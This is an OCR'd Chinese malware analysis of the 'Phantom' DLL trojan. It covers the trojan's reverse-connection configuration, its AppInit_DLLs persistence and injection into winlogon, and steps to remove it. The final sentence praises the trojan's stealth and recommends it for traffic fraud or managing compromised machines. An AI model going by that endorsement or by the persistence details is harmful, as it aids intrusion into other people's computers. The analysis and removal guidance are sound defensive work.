


图2

把幻影下载下来后进行分析，程序的功能主要就是集群下载并执行、显示开启的网页、隐藏开启的网页、设置打开的主页等。功能比较少，所以配置也比较简单，分为直接连接和反弹连接两种。反弹连接方式又有两种选择，可以设置成：1.从网页读取连接信息，如果使用IP连接，相应的IP.TXT文件的格式为“IP：端口”，使用域名连接的话IP文件的格式就是“域名：端口”，对应的配置写入到m_sHttpAddr。2.直接反弹连接固定IP，IP地址和端口则在hy.ini文件中的m_sFixAddr和m_sFixPort下。这个软件比较有意思的是可以设定程序的运行时间，就是在一天的什么时间内运行，其它时间隐藏，默认是一天之内都在运行，对应的是m_nBeginTime和m_nEndTime。




图3

使用REGSHOT发现服务端在运行后把hy.ini、cmo.exe、dmscript4653.dll写入到SYSTEM32目录下，相应的dmscript4653.dll也被添加到注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Windows的AppInit_DLLs项目下，而正常情况下AppInit_DLLs的值应该是空的。这个项目表示每当一个程序启动的时候，AppInit_DLLs中的dll文件就会注入到该程序里去启动。举个例子：如果“AppInit_DLLs=MUMA.dll”，那么在登录Windows后，系统加载了explorer.exe，那么MUMA.dll也会出现在其

中。dll 文件虽然不能自己运行，但等它注入到应用程序中，其中的代码还是会被执行，由此可见 dmscript4653.dll 是幻影的主文件，而 hy.ini 也就是程序的配置文件，另一个 CMO.EXE 是 MS 的命令提示符，是用来和主程序保持通信的，看来这次弹出网页的情况确实就是因为中了幻影，如图3 ，图4。

分析得已经差不多了，查杀也就简单多了，服务端是注入到 WINLOGON 进程中的，先使用 ICESWORD 关闭 dmscript4653.dll 线程，再在命令提示符下使用 ATTRIB 命令去掉 dmscript4653.dll 的隐藏和系统属性，删除 dmscript4653.dll，再把注册表的 AppInit_DLLs 键值改为0，重启后就可以了。

最新版本的幻影已经加入了屏幕监控和一些其它的功能，因为是 DLL 型木马，所以可以穿透一些简单的防火墙。使用 netstat 命令也发现不了连接的端口，可以说隐蔽性还是不错的。如果只是用来刷网站流量或是管理肉鸡的话，还是可以考虑使用的。

